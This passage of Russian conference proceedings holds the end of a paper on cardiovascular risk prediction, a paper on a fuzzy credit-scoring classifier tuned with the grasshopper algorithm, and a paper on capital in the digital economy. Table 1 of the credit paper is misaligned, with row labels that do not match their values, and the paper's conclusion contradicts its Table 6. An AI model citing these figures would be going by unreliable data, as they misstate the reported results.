


Рис. 1. Матрицы ошибок для моделей: RF – а; GB – б




Рис. 2. 10 наиболее значимых признаков для обеих моделей (■ – GB, ▨ – RF)

Глюкоза – ведущий признак в обеих моделях, особенно в GB, что подчеркивает её значимость в медицинской практике. Повышенный уровень глюкозы связан с диабетом и метаболическим синдромом, что является значимым фактором риска для развития ССЗ. Этот биомаркер широко применяется для оценки состояния пациента и прогнозирования осложнений.

Холестерин липопротеинов высокой плотности (ХС-ЛПВП) – второй по значимости показатель в RF и один из ключевых факторов в прогнозировании ССЗ в обеих моделях. В клинической практике ХС-ЛПВП известен как «хороший холестерин», который способствует снижению рисков атеросклероза и улучшению состояния сосудов. Высокий уровень ХС-ЛПВП считается благоприятным и активно используется для оценки рисков ССЗ.

Возраст – один из наиболее простых и очевидных факторов риска, он занимает высокие позиции в обеих моделях. Возраст уже давно используется в клинических рекомендациях для оценки вероятности развития ССЗ, так как риск увеличивается с возрастом.

Общий холестерин и холестерин липопротеинов низкой плотности (ХС-ЛПНП) – оба показателя играют важную роль в моделях и широко применяются в клинической практике для оценки рисков атеросклероза. ХС-ЛПНП известен как «плохой холестерин», который способствует образованию атеросклеротических бляшек, увеличивая риск сердечных заболеваний. Нормализация уровня холестерина является одной из основных задач в лечении и профилактике ССЗ.

Триглицериды (ТГ) – ещё один важный показатель липидного профиля, значимый в обеих моделях. В клинической практике повышенный уровень ТГ ассоциируется с повышенным риском ССЗ, особенно в сочетании с другими метаболическими нарушениями, такими как диабет или ожирение.

Индекс атерогенности – широко используется в медицине для оценки риска атеросклероза. Этот показатель отражает баланс между «хорошим» и «плохим» холестерином, и его повышение указывает на высокий риск сердечно-сосудистых осложнений.

Заключение

Таким образом, модели RF и GB подтвердили значимость ряда биомаркеров, которые уже применяются в медицинской практике, что подчеркивает их прогностическую ценность и необходимость учета данных показателей при оценке рисков сердечно-сосудистых заболеваний. В дальнейшем планирует-

ся более детально исследовать количественные взаимосвязи между различными признаками, а также определить их интервальные значения, наиболее значимые для прогноза риска ССЗ. Это позволит не только улучшить точность предсказаний моделей, но и выявить критические пороговые значения биомаркеров, что может способствовать созданию более эффективных методов диагностики и профилактики.

Литература

1. Васюта Е.А. Проблемы и перспективы внедрения искусственного интеллекта в медицине / Е.А. Васюта, Т.В. Подольская // Государственное и муниципальное управление. Ученые записки. – 2022. – № 1. – С. 25–32.
2. Вершинин Е.В. Разработка модели прогнозирования сердечно-сосудистых заболеваний с использованием ИНС / Е.В. Вершинин, А.В. Ткаченко, Е.Д. Гуркина // Известия Института инженерной физики. – 2021. – № 1(59). – С. 61–65.

Боровской Игорь Георгиевич

Д-р физ.-мат. наук, проф. каф. экономической математики, информатики и статистики (ЭМИС) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: igor.g.borovskoi@tusur.ru

Атрошенко Илья Юрьевич

Студент каф. ЭМИС ТУСУРа
Эл. почта: fanandgame@gmail.com

Олейников Максим Дмитриевич

Студент каф. ЭМИС ТУСУРа
Эл. почта: oleynikov.m.2002@gmail.com

Р.О. Остапенко

Нечеткий классификатор кредитного скоринга на основе метаэвристического алгоритма «саранчи»

Определены алгоритмы, которые используются при построении нечёткого классификатора. Алгоритмы позволяют использовать номинальные признаки при классификации. Используются метаэвристические алгоритмы при построении нечёткого классификатора. Полученные классификаторы протестированы для решения проблемы прогнозирования одобрения кредитов.

Ключевые слова: К-прототип, german-credit-data, метаэвристические алгоритмы.

Основной стабильности банка является правильное вложение ресурсов. К этому относится и оценка потенциальных заёмщиков перед выдачей кредита. С каждым годом растёт количество неплательщиков по кредитам, что говорит о проблемах при оценке платежеспособности клиентов [1]. Кредитный скоринг работает следующим образом: данные о клиенте сравниваются с эталонными значениями, выставленными банками. Чаще всего учитываются следующие параметры: кредитная история, уровень дохода, задолженности, возраст и стаж работы [2]. Текущие модели часто не учитывают альтернативные данные, которые могут быть представлены номинальными данными [3]. Поэтому возникает необходимость в системах, которые смогут эффективно прогнозировать, стоит ли выдавать кредит при учёте разнообразных данных. Данные о клиентах могут содержать параметры, которые относятся к номинальным [4]. Создаваемая система должна быть способна обрабатывать такие данные.

Целью данной статьи является повышение точности или интерпретируемости прогнозирования одобрения кредитов на основе нечёткого классификатора, построенного на смешанных данных с применением метаэвристического алгоритма «саранчи». Для достижения цели необходимо применить специальные алгоритмы, которые позволяют работать со смешанными данными.

Построение нечеткого классификатора

В процессе классификации формируются классификаторы, т.е. множество объектов делится на классы исходя из значений их признаков.

Основным преимуществом нечёткого классификатора (НК) перед другими типами систем является возможность провести интерпретацию и возможность получить путь, благодаря которому произошло получение результата. Формирование НК включает в себя несколько этапов. Первый этап – это получение базы нечётких правил [5, 6]. Из исходных данных происходит извлечение нечётких правил.

Следующий этап – это отбор значимых (информативных) признаков [7, 8]. На данном этапе с помощью специализированных алгоритмов часть неинформативных признаков перестаёт учитываться при классификации. Последний этап – это проведение настройки параметров нечётких термов [9, 10].

Параметры исходных нечётких термов изменяются для повышения точности классификации. Учёт смешанных данных требует специальных алгоритмов.

Метаэвристический алгоритм «саранчи»

Метаэвристический алгоритм «саранчи» (GOA) в своей основе имеет поведение роя саранчи [11]. Учитываются два состояния саранчи. Первое состояние – это личинки, при котором саранча путешествует на малые дистанции. Второе состояние – это взрослая особь, которая передвигается на большие дистанции. Особи передвигаются, учитывая текущее положение, расстояние до всех других особей и лучшее решение.

Для отбора информативных признаков использовалась GOA и трансформационные функции, которые бинаризируют алгоритм «саранчи» для работы с бинарным вектором признаков. Применение GOA для отбора информативных признаков доказало свою эффективность при построении НК [12].

«Гибридный алгоритм К-прототип и GOA»

Описанный алгоритм в [13], совмещающий GOA и К-средние, показал свою эффективность при работе с непрерывными данными. Появляется потребность разработки алгоритма, который возможно было использовать при работе со смешанными данными.

В основе алгоритма для работы со смешанными данными выбран алгоритм К-прототип. В отличие от К-средних К-прототип работает с прототипами, которые включают в себя номинальные и непрерывные части.

С помощью метаэвристических алгоритмов возможно провести уточнение полученных решений. В данном случае аналогично гибриду с К-средним использовался GOA. Начальное решение получается при применении алгоритма К-прототип. Следующим шагом выполняется одна итерация GOA. Данным действием происходит уточнение непрерывной части. После исчерпания заданного количества итераций выполняется дополнительная итерация К-прототип. Из полученных кластеров происходит извлечение нечётких правил.

Обработка номинальных признаков

Для обработки номинальных признаков использовался частотный алгоритм. Суть этого алгоритма обработки номинальных признаков в том, что для каждого номинального значения признака происхо-

дит расчёт относительной встречаемости, на основе этой встречаемости вычисляется степень принадлежности.

Итоговая степень принадлежности будет использована при учёте номинальных признаков совместно с треугольной функцией принадлежности для учёта непрерывных признаков. Частотный алгоритм показал свою применимость при работе со смешанными данными в [14].

Используемые наборы данных

Для тестирования НК для применения в решении задачи прогнозирования одобрения кредитов было выбрано три набора данных.

German: набор данных содержит записи о людях, описанных маскированными параметрами и отмеченных как имеющие определённый кредитный риск [15]. Номинальных признаков – 13, непрерывных – 7. В наборе данных число образцов равно 1 000, из них 700 имеют метку маленького кредитного риска, 300 имеют метку большого кредитного риска.

Credit-g: представляет собой набор скрытых признаков людей с оценкой кредитного риска. Атрибуты различаются с предыдущим набором данных [16]. Каждый экземпляр набора данных описывается семью непрерывными признаками и 14 номинальными признаками. Набор данных содержит в себе 1000 образцов, 700 из которых имеют метку маленького кредитного риска, остальные имеют метку большого кредитного риска.

Credit-a: набор данных содержит обезличенные признаки, как непрерывные, так и номинальные. Содержит два класса: кредит одобрен, в кредите отказано [17]. Набор данных содержит 690 объектов, из них 300 имеют метку «кредит одобрен», остальные – «в кредите отказано». Каждый объект имеет 6 непрерывных и 9 номинальных признаков.

Эксперимент

Проведено построение двух НК, учитывающих номинальные признаки. Первый использует алгоритм кластеризации в режиме минимальных правил совместно с частотным алгоритмом. Второй использует гибридный алгоритм. В процессе построения этих НК использовался GOA с S-образной функцией трансформации на этапе отбора признаков с количеством итераций 150. Для оптимизации использовался GOA с количеством итераций 300. Результаты помечены соответственно НК-class и НК-go-a-kr.

Выходные данные эксперимента состоят из F1-меры на обучающей и тестовых выборках на всех этапах построения НК. Также учитываются количество информативных признаков и количество правил. Результаты приведены в табл. 1.

F1-мера повысилась после выполнения этапов отбора признаков и оптимизации параметров.

Полученные результаты сравнены с моделями классификации, которые обучены на том же наборе данных. Сравнение проводилось с моделью MD-RBF-EL и деревом решений C5.0. MD-RBF-EL представляет собой быструю нейронную сеть, которая

расширила экстремальную обучающую машину до радиальной базисной функции с учётом смешанных данных [18]. C5.0 представляет собой алгоритм построения дерева решений, которое может обрабатывать смешанные данные. Результаты на тестовой выборке приведены в табл. 2.

Таблица 1

Набор данных «credit-a», результаты НК

Обучение, генерация, %	НК-class	НК-go-a-kr
Тест, генерация, %	69,95	73,54
Обучение, отбор, %	53,91	65,8
Тест, отбор, %	87,12	85,83
Обучение, %	56,96	56,38
Тест, %	87,38	86,38
Отобранные признаки, кол-во	56,96	57,25
Кол-во правил	6,8	4,3
Обучение, генерация, %	2	25

Таблица 2

Набор данных «credit-a», результаты разных моделей

Модель	F1-мера, %	Кол-во правил
C5.0	51,21	15,8
НК-class	63,28	2
НК-go-a-kr	64,67	5
MD-RBF-EL [18]	87,68	510

Построенные нечёткие классификаторы показали меньшую F1-меру по сравнению с MD-RBF-EL, но количество правил в НК отличается в меньшую сторону, что положительно влияет на интерпретируемость результатов.

Следующий эксперимент использовал набор данных «credit-g». Количество итераций на этапах построения и сами этапы построения полностью соответствуют предыдущему эксперименту.

Набор результирующих данных подобен предыдущему эксперименту. Результаты приведены в табл. 3.

Таблица 3

Набор данных «credit-g», результаты НК

Этап построения	НК-class	НК-go-a-kr
Обучение, генерация, %	74,54	69,95
Тест, генерация, %	60,65	70,2
Обучение, отбор, %	76,58	69,95
Тест, отбор, %	66,6	70,2
Обучение, %	77,65	69,95
Тест, %	66,3	70,2
Отобранные признаки, кол-во	12,5	20
Кол-во правил	2	5

Аналогично прошлому эксперименту F1-мера повысилась после выполнения этапов отбора признаков и оптимизации параметров.

Проведено сравнение полученных результатов с моделями классификации, в которых для обучения использовался тот же набор данных. Результаты приведены в табл. 4.

Оба варианта построения НК показали F1-меру меньше, чем MD-RBF-EL и C5.0, однако НК имеет меньше правил, за счёт чего можно более точно установить вывод по тому или иному случаю.

Таблица 4

Набор данных «credit-g», результаты разных моделей		
Модель	F1-мера, %	Кол-во правил
НК-class	66,3	2
НК-go-a-kr	70,2	5
MD-RBF-EL [18]	76,1	789
C5.0	80,5	9,9

Следующий эксперимент использовал набор данных «german». Количество итераций на этапах построения и сами этапы построения полностью соответствуют предыдущему эксперименту.

Набор результирующих данных подобен предыдущему эксперименту. Результаты приведены в табл. 5.

Таблица 5

Набор данных «german», результаты НК		
Этап построения	НК-class	НК-go-a-kr
Обучение, генерация, %	74,89	69,99
Тест, генерация, %	60,5	70,1
Обучение, отбор, %	76,88	70,4
Тест, отбор, %	63,2	70,1
Обучение, %	77,94	70,64
Тест, %	64,3	70,1
Отобранные признаки, кол-во	12,4	18,8
Кол-во правил	2	5

F1-мера повысилась после применения GOA на этапах отбора и оптимизации параметров.

Полученные результаты приведены совместно с MD-RBF-EL, обученной на наборе данных «german». Результаты приведены в табл. 6.

Таблица 6

Набор данных «german», результаты разных моделей		
Модель	F1-мера, %	Кол-во правил
НК-class	64,3	2
MD-RBF-EL [18]	67,2	795
НК-go-a-kr	70,1	5
C5.0	77,96	11,7

Результаты показывают, что НК, использующий гибридный алгоритм K-прототип и GOA, имеет F1-меру больше, чем у MD-RBF-EL, но меньше, чем у C5.0. Количество правил у вариантов построения НК наименьшее.

Заключение

В рамках данной работы исследован нечёткий классификатор, который учитывает номинальные признаки с помощью частотного алгоритма.

F1-мера после выполнения всех этапов настройки НК повысилась, что говорит о положительном влиянии такой настройки.

На наборах данных german и credit-g все варианты НК показали меньшую F1-меру, чем MD-RBF-EL, но это обеспечивается при помощи большего количества правил, что ухудшает интерпретируемость результатов классификации. На наборе данных german НК, в котором использовался гибридный алгоритм GOA и K-прототип, показал второй результат по F1-мере среди моделей.

Таким образом, результаты, полученные при построении НК, говорят о том, что представляется

возможным использование гибридного алгоритма GOA и K-прототип совместно с частотным алгоритмом при построении НК на смешанных данных для прогнозирования одобрения кредитов.

Литература

1. А что долгу: число неплательщиков по кредитам превысило 21 млн. Известия.ру [Электронный ресурс]. – Режим доступа: <https://iz.ru/1599381/roza-almakunova/chto-dolgu-chislo-neplatelshchikov-po-kreditam-prevysilo-21-mln>, свободный (дата обращения: 01.09.2024).
2. Скоринг в банке: что такое кредитный скоринг простыми словами. Сбербанк [Электронный ресурс]. – Режим доступа: <http://www.sberbank.ru/ru/person/blog/chto-takoe-skoring-v-banke>, свободный (дата обращения: 20.09.2024).
3. Alternative Data for Credit Scoring: Enhancing Credit Scoring. Eagle Alpha: Alternative Data Aggregator – Eagle Alpha [Электронный ресурс]. – Режим доступа: <https://www.eaglealpha.com/2024/05/08/alternative-data-for-credit-scoring/>, свободный (дата обращения: 20.09.2024).
4. Шунина Ю.С. Прогнозирование кредитоспособности клиентов на основе методов машинного обучения / Ю.С. Шунина, В.А. Алексева, В.Н. Клячкин // Финансы и кредит. – 2015. – № 27. – С. 2–12.
5. Корышев Н.П. Алгоритм формирования базы правил нечёткого классификатора на основе алгоритма кластеризации k-средних и метаэвристического алгоритма «житов» / Н.П. Корышев, И.А. Ходашинский // Доклады ТУСУР. – 2021. – Т. 24, № 1. – С. 42–47.
6. Бардамова М.Б. Формирование структуры нечёткого классификатора комбинацией алгоритма экстремумов классов и алгоритма «прыгающих лягушек» для несбалансированных данных с двумя классами / М.Б. Бардамова, И.А. Ходашинский // Автометрия. – 2021. – Т. 57, № 4. – С. 54–64.
7. Ходашинский И.А. Отбор классифицирующих признаков с помощью популяционного случайного поиска с памятью / И.А. Ходашинский, К.С. Сарин // Автоматика и телемеханика. – 2019. – № 2. – С. 161–172.
8. Ходашинский И.А. Отбор классифицирующих признаков: сравнительный анализ бинарных метаэвристик и популяционного алгоритма с адаптивной памятью / И.А. Ходашинский, К.С. Сарин // Программирование. – 2019. – № 5. – С. 3–9.
9. Ходашинский И.А. Идентификация нечетких систем на базе алгоритма имитации отжига и методов, основанных на производных // Информационные технологии. – 2012. – № 3. – С. 14–20.
10. Ходашинский И.А. Оптимизация параметров нечетких систем на основе модифицированного алгоритма пчелиной колонии / И.А. Ходашинский, И.В. Горбунов // Мехатроника, автоматизация, управление. – 2012. – № 10. – С. 15–20.
11. Saremi S. Grasshopper Optimisation Algorithm: Theory and application / S. Saremi, S. Mirjalilia, A. Lewis, S. Saremietal /Advances in Engineering Software. – 2017. – Vol. 105. – PP. 30–47.
12. Остапенко Р.О. Алгоритм «саранчи» и его применение для отбора информативных признаков нечёткого классификатора // Сб. избр. статей научной сессии ТУСУР «Научная сессия ТУСУР–2023»: в 3 т. – Т. 2. – Томск: ТУСУР, В-Спектр (ИП В.М. Бочкарева), 2023. – С. 191–193.
13. Остапенко Р.О. Формирование базы правил нечёткого классификатора с помощью метаэвристического алгоритма «саранчи» / Р.О. Остапенко, И.А. Ходашинский // Доклады ТУСУР. – 2022. – Т. 25, № 2. – С. 31–36.

14. Hodashinsky I. Extracting fuzzy classifier rules from mixed continuous and categorical data / I. Hodashinsky, R. Ostapenko // 2024 X International Conference on Information Technology and Nanotechnology (ITNT). Самара: Самар. нац. исслед. ун-т им. акад. С.П. Королева, 2024. – PP. 1–6.

15. Statlog (German Credit Data) - UCI Machine Learning Repository. UCI Machine Learning Repository [Электронный ресурс]. – Режим доступа: <https://archive.ics.uci.edu/dataset/144/statlog+german+credit+data>, свободный (дата обращения: 02.09.2024).

16. OpenML [Электронный ресурс]. – Режим доступа: <https://www.openml.org/search?type=data&sort=runs&id=31&status=active>, свободный (дата обращения: 02.09.2024).

17. Credit Approval – UCI Machine Learning Repository. UCI Machine Learning Repository [Электронный ресурс]. – Режим доступа: <https://archive.ics.uci.edu/dataset/27/credit+approval>, свободный (дата обращения: 02.09.2024).

18. A method for mixed data classification base on RBF-Elm Network / Q. Li, Q. Xiong, S. Ji, Y. Yu, C. Wu, H. Yi // Neurocomputing. – 2021. – Vol. 431. – PP. 7–22.

Остапенко Роман Олегович

Аспирант каф. компьютерных систем
в управлении и проектировании (КСУП) ТУСУРа
Эл. почта: romanOstpub@mail.ru

Секция 20

ЦИФРОВАЯ ЭКОНОМИКА И УПРАВЛЕНИЕ

*Председатель – Сидоров Анатолий Анатольевич, доцент,
зав. каф. АОИ, к.э.н.*

Е.А. Колопенько, В.А. Федосенко

Социально-технологические аспекты поля цифровой экономики

Проводится анализ социальных практик, свойственных субъектам цифровой экономики. Результаты проведенного исследования свидетельствуют о детерминирующей роли технологического капитала в поле цифровой экономики и о наличии мультипликативного эффекта, который достигается посредством концентрации социального капитала в форме сетей деловых и социальных отношений разного уровня формальности.

Ключевые слова: цифровая экономика, капитал, поле цифровой экономики, конкуренция, обмен.

Переход от индустриального общества к постиндустриальному обществу с характерным для него большим удельным весом производства услуг и информации в общественном производстве приводит к изменению форм конкурентной борьбы. В этой связи на первый план выходят разнообразные социальные и технологические аспекты хозяйственной деятельности.

В настоящее время активно применяется подход, в рамках которого отрасли исследуются как поля сил, особенности формирования и текущей деятельности которых складываются под влиянием собственной истории становления, специфических традиций и особых мер принятия решений. Более конкретно теорию социального пространства и социальных полей с позиции конструктивистского структурализма представил П. Бурдьё. Французский социолог определяет поле как «поле сил и в то же время поле борьбы, которые направлены на трансформацию или сохранение установленного отношения сил: каждый из агентов вкладывает силу (капитал), приобретенную в ходе предшествующей борьбы, в стратегии, зависящие по своей направленности от позиции агента в распределении сил, т.е. от его специфического капитала» [1]. Такое определение поля может быть весьма полезным при анализе изменений в производстве культурного продукта, образовательного продукта и в таких областях человеческих отношений, как поле религии, поле науки, поле экономики.

Парадигма нематериального капитала

Преобразование соотношения сил и сохранение позиций внутри поля экономики возможно за счет собственного потенциала (финансового, исследовательского и т.д.) и в результате обменов с внешним окружением поля и внешними заинтересованными сторонами. Среди этих факторов успеха (или провала) чаще всего выделяются экономический капитал и неэкономические формы капитала: культурный капитал и социальный капитал, а также символический капитал.

Понятие капитала вообще сформировалось в русле классической политической экономии и характеризовало ограниченный хозяйственный ресурс, обладающий способностью к накоплению и определенной ликвидностью, который «включен в процессы воспроизводства и возрастания стоимости путем взаимной конвертации своих разнообразных форм» [2]. Финансовые средства, средства производства и

готовая продукция составляют экономический капитал в его объективированном состоянии.

Культурный капитал в своем объективированном состоянии воплощен в техниках или способах действия, накапливаемых посредством усвоения и частичной интернализации различных институциональных ограничений. Некоторые сложности вызывает выделение (в частности, в социологии рационального выбора и социологии рынка труда) человеческого капитала, включающего практически знания, умения и навыки, получаемые в ходе образования, которые впоследствии могут приносить доход, из культурного капитала. Несмотря на очевидную взаимосвязь между этими двумя формами капитала и возросшую в современном информационном обществе роль обладания рабочей силой определенным уровнем образования, на что в явном виде указал еще К. Маркс, в данной статье предлагается не акцентировать внимание на выделении человеческого капитала.

Социальный капитал, по мнению П. Бурдьё, представляет собой совокупность ресурсов, реальных или потенциальных, которые связаны с обладанием устойчивой сетью более или менее институционализированных отношений взаимного знакомства и признания [3]. Французский социолог подчеркивает, что природа социального капитала раскрывается в трансформациях устойчивых отношений, вызванных близостью в социальном пространстве, а также в отношениях, которые предполагают длительные субъективно-эмоциональные обязательства (чувства благодарности, уважения, дружбы и т.д.) [3].

Символический капитал означает способность к производству мнений, которая на корпоративном уровне представляет собой узнавание бренда и лояльность потребителей.

Роль конкуренции и сотрудничества в поле цифровой экономики

Используя определение электронной (цифровой) экономики, предложенное Т.Н. Беляцкой [4], определим поле цифровой экономики как часть социального пространства, включающую экономические субъекты и совокупность отношений, складывающихся между ними в процессе производства, распределения, обмена и потребления товаров и услуг, имеющих разную степень электронно-информационного компонента. Рассматриваемые субъекты ведут хозяйственную деятельность в рамках следующих основных секторов: сектор элек-

тронных финансов, сектор электронных услуг передвижения, общения, медиасектор, электронная коммерция, электронное здравоохранение, электронная реклама [4].

С позиции структурного анализа цифрового экономического поля представляется целесообразным не редуцировать совокупность исследовательских и технологических достоинств предприятия к корпоративному культурному капиталу (который включает технологии и ноу-хау, имплицитные способы действия и корпоративную этику), а дифференцировать способы действия и, следовательно, эффективность предприятий в производстве, распределении, маркетинге и послепродажных услугах. Поэтому укажем дополнительные релевантные с этой точки зрения формы капитала: финансовый капитал, технологический капитал, патентный капитал, торговый капитал (владение сетью распределения, маркетинга и обслуживания) [5].

В борьбе за технологическое превосходство финансовый капитал (наряду со временем, которое в инновационной конкуренции рассматривается как главный ресурс) является главным условием сохранения и накопления других форм капитала.

Технологический капитал составляет ту часть корпоративного культурного капитала, которую можно использовать в разработке, производстве и распределении товаров и услуг с целью сведения к минимуму потерь при создании ценности или повышения доходности. Множество примеров свидетельствуют о детерминирующей роли технологического капитала. Наиболее наглядно это проявляется в клиентоцентричных практиках, например, в концепции бережливого производства (LEAN-production), методике «Шесть сигма» и Agile-разработке программного обеспечения. Вместе с тем технологический капитал часто оказывается эффективным лишь в сочетании с другими формами капитала. Для примера рассмотрим тысячи «доткомовских» компаний, которые вошли в свои отрасли, воспользовавшись преимуществами интернета и новых информационно-коммуникационных технологий, находящихся в 1990-х гг. на том уровне зрелости, который компания Gartner определяет как пик чрезмерных ожиданий. Опуская механизмы спекуляции на фондовых рынках, отметим в качестве одной из ключевых причин провала большинства таких предприятий (некоторые, например, eBay, Amazon, выжили и успешно функционируют и по сей день) отсутствие концептуального обоснования и формализации бизнес-моделей, подходящих для реализации в условиях цифровой трансформации бизнеса на макро- и микроуровнях.

Патентный капитал состоит в обладании контролем над большим количеством технологических направлений, защитой от судебных исков и возможностью предъявить их к конкурентам [6]. Предприятие-разработчик может обеспечиваться монопольным положением в производстве или эксплуатации запатентованного продукта на время действий па-

тента, что создает легальный барьер для входа в отрасль.

Социальный аспект благосостояния экономических субъектов цифровой экономики заключается в обладании устойчивой сетью деловых и социальных связей, сотрудничестве и конкуренции. Для случаев накопления патентной и технологической форм капитала наиболее важным является обмен с внешним государством, а также внешними стейкхолдерами: частными инвесторами и конкурирующими фирмами. Дифференциация между сетями преимущественно деловых связей строится по характеру и размеру инновационной деятельности, финансовой и имущественной обеспеченностью.

Обмен с государством. Конкурентная борьба между предприятиями часто принимает форму «борьбы за власть над властью государства» [5] и – на примере Республики Беларусь – за следующие преимущества:

- льготное налогообложение субъектов инновационной инфраструктуры и резидентов специального правового режима Парка высоких технологий, регулирование деятельности последних по оказанию услуг криптобирж, обмена криптовалют, привлечение финансирования посредством ICO и TSO и другие преференции так называемого «английского права»;

- патентное законодательство, предоставляющее исключительное право на изобретение на 20 лет, полезную модель – на 5 лет, промышленный образец – на 10 лет;

- госзаказы на оборудование и программное обеспечение, исполнение научно-технических программ;

- финансирование технопарков, центров трансфера технологий и др.

Обмен с инвесторами. Экономические стратегии распределения рисков, связанных с покупкой ценных бумаг, глубоко укоренены в настоящих и прошлых позициях агентов в поле цифровой экономики, отягощены «всей историей того, что они намерены продолжить» [5]. Институциональное оформление обмена с инвесторами осуществляется через доступ к формальным и неформальным источникам венчурного финансирования. К формальным источникам можно отнести государственные и корпоративные венчурные фонды, страховые компании, пенсионные фонды, нефинансовые учреждения, национальные и коммерческие банки. В случае неформальных источников венчурного финансирования (сбережения физических лиц, гранты и т.д.) их неравномерное распределение связано с неравным доступом к социальным сетям. Получение экономических выгод от социального капитала достигается за счет мультипликативного эффекта его концентрации. Например, университеты могут предоставлять помещения, оборудование и оказывать научно-консультационные услуги, которые в совокупности существуют в форме лабораторий, оказывать помощь в продвижении перспективных проектов и получении формального финансирования. На самых

ранних стадиях развития стартапов первоначальный капитал может составлять финансовые средства семьи, друзей или членов социальной группы предпринимателя, членство в которой (следовательно, и неформальные обязательства) они разделяют.

Обмен с конкурирующими фирмами. Ситуация в области патентов может быть описана в терминах теории игр, когда предприятия стремятся сделать рациональный выбор из доступных им возможностей, достигнув приемлемого минимума, например, через достижение разного рода соглашений, создание консорциумов (в том числе при участии государства) по ведению совместных разработок и приобретению патентов других компаний. Членство в таких индустриальных структурах снижает транзакционные издержки, связанные с получением информации о производственных технологиях конкурентов.

Заключение

При исследовании отраслей и структур отраслевых рынков теория поля и парадигма нематериального капитала оказываются весьма востребованными в рамках современного информационного общества. Система связей (главным образом, деловых), определенная в терминах традиционных экономических практик в области рационального выбора, бережливости, инвестиций и т.п., и ресурсного менеджмента может быть надлежащим образом экспортирована в поле цифровой экономики – совокупность субполей, составляющих высокотехнологичные отрасли.

В условиях инновационной конкуренции финансовые ресурсы и технологический и инновационный потенциал предприятия являются важнейшими факторами успешной хозяйственной деятельности. Роль сотрудничества, включенного в корпоративный социальный капитал, является исключительным факторами в том смысле, что оно способ-

ствуют накоплению финансового и технологического капитала, например, через оптимизацию взаимодействия субъектов цифровой экономики и институциональных инвесторов (главным образом, неформальных и нефинансовых).

Литература

1. Бурдые П. Начала / пер. с франц. Н.А. Шматко. – М.: Socio-Logos, 1994. – 288 с.
2. Радаев В.В. Понятие капитала, формы капиталов и их конвертация // Экономическая социология. – 2002. – Т. 3, вып. 4. – С. 20–32.
3. Bourdieu P. The Forms of Capital // Handbook of Theory and Research for the Sociology of Education. – Westport, CT: Greenwood, 1986. – 401 p. – PP. 241–258.
4. Беляцкая Т.Н. Экосистема электронной экономики: идентификация и проблематика // АНИ: экономика и управление. – 2017. – Т. 6, № 3. – С. 55–59.
5. Бурдые П. Социальное пространство: поля и практики / Общ. ред., послесл. и пер. с франц. Н.А. Шматко. – М.: Институт экспериментальной социологии; СПб.: Алетейя, 2005. – 576 с.
6. Жилинская Н.Н. Изменение жизненного цикла продукта в условиях инновационной конкуренции // Менеджмент и маркетинг: опыт и проблемы. – 2017. – С. 108–110.

Колопенько Елена Александровна

Магистрант, ассистент каф. экономической информатики (ЭИ) Белорусского государственного ун-та информатики и радиоэлектроники (БГУИР)
Эл. почта: e.kolopenko@bsuir.by

Федосенко Владимир Алексеевич

Канд. техн. наук, доцент каф. ЭИ БГУИР
Эл. почта: fedosenko@bsuir.by

М.Г. Сидоренко

Показатели цифровизации при оценке целей устойчивого развития

